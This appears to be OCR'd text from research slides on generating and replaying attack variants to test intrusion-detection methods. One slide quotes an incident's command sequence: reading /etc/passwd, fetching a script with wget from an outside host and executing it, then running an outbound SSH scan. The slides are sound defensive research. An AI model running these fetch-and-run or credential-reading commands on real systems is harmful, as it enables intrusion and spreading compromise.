
Outline: Generate, replay and analyze attack variants




Network flows

System logs


Data of known attack



Attack variants (unknown attacks)



Attack replay environment



Validation of detection techniques

		Predicted Class: Yes	Predicted Class: No
Actual Class	Yes	TP	FN
	No	FP	TN

Result

Input:

Host and network logs of past security incidents

Output:


A set of attack variants, each variant is a sequence of events

A container and a network infrastructure to replay such variant

A report of detection capability of detection techniques

Servers hosting the framework

Outline: Generate, replay and analyze attack variants



Input:

Host and network logs of past security incidents

Output:

A set of attack variants, each variant is a sequence of events

A container and a network infrastructure to replay such variant

A report of detection capability of detection techniques

Servers hosting the framework

Example of an attack variant: Outbound brute-force SSH attack

Event ID	Original attack **Outbound brute-force SSH attack**
1	**Login using a weak password** `sshd: Accepted password for globus from ::ffff:64.18.xxx.xxx port 33382 ssh2`
2	Get operating system info and list of active users `uname -a; w`
3	**Read content of the password file** `cat /etc/passwd`
4	**Download a file with a sensitive extension using HTTP** `wget members.lycos.co.uk/smashxxx/s4.sh`
5	Install and run the malicious file `chmod +x s4.sh && ./s4.sh`
6	Run outbound SSH scan `pscan2 $IP`

Detecting an attack variant: signature-based and factor-graph based

Signature-based

1. Hash value of network packet payload or malicious files

```
$ shasum(s4.sh)
dcaa612d...
```

Does not work with obfuscated or modified malicious file.

2. Sensitive system calls: accessing secret files

```
open("/etc/passwd")
```

May raise a lot of false positives

Factor graph-based

Analyze relations among all observed events using univariate or multivariate functions [1].

When an attacker uses a different technique, some of the events may be missing.


The factor graph can still operate on the subset of the events and provide a good detection accuracy.

How can we model attacks that share the common patterns?

[1] Preemptive intrusion detection: Theoretical framework and real-world measurements P Cao, E Badger, Z Kalbarczyk, R Iyer, A Slagell, HotSoS 2015

What is an Attack Variant?

e1: Login using a weak password
e2: Get OS info
e3: Read password file
e4: Download sensitive
e5: Run outbound SSH scan



An attack variant is a sequence of interchangeable events

Possible ways to get an initial access:

Brute-force weak passwords
Use of stolen credentials
Use of stolen physical devices
Pass-the-token attack
…

An interchangable event aims to achieve the same objective as the original event

Defining Interchangeable Events

Attack stage	Description	Event (real NCSA alerts)	Interchangeable events
Initial compromise	An abnormal login activity	ALERT ANOMALOUS HOST	ALERT WEAK PASSWORD LOGIN ALERT ROOT LOGIN ALERT WATCHED COUNTRY LOGIN ALERT COMPROMISED PROFILE LOGIN ALERT SENSITIVE CREDENTIAL LOGIN
Escalate privilege	A download of a source code file	ALERT SENSITIVE HTTP URI	ALERT SENSITIVE FTP URI ALERT SENSITIVE SCP FILE ALERT NEW IRC DOWNLOAD
Establish foothold	An attempt to gain persistent access	ALERT NEW SYSTEM SERVICE	ALERT NEW SHELL INIT ENTRY
	An attempt to gain persistent access	ALERT CHANGE CREDENTIAL	ALERT NEW USER ALERT NEW SSH AUTHORIZED KEY
Internal reconnaissance	An attempt to connect to command and control server	ALERT COLLECT SYSTEM INFO	ALERT COLLECT SHELL HISTORY ALERT READ USER LIST
Deliver payload	Extraction of secret data	ALERT VIEW PASWORD FILE	ALERT VIEW PRIVATE SSH KEY
	Misuse of the target system	ALERT HIGH NETWORK FLOW	ALERT HOSTING HIDDEN SPAM

Generating Attack Variants using Cartesian product


a, b x c, d x e, f → ac, ad, bc, bd x e, f →

ace
acf
ade
adf
bce
bcf
bde
bdf
..

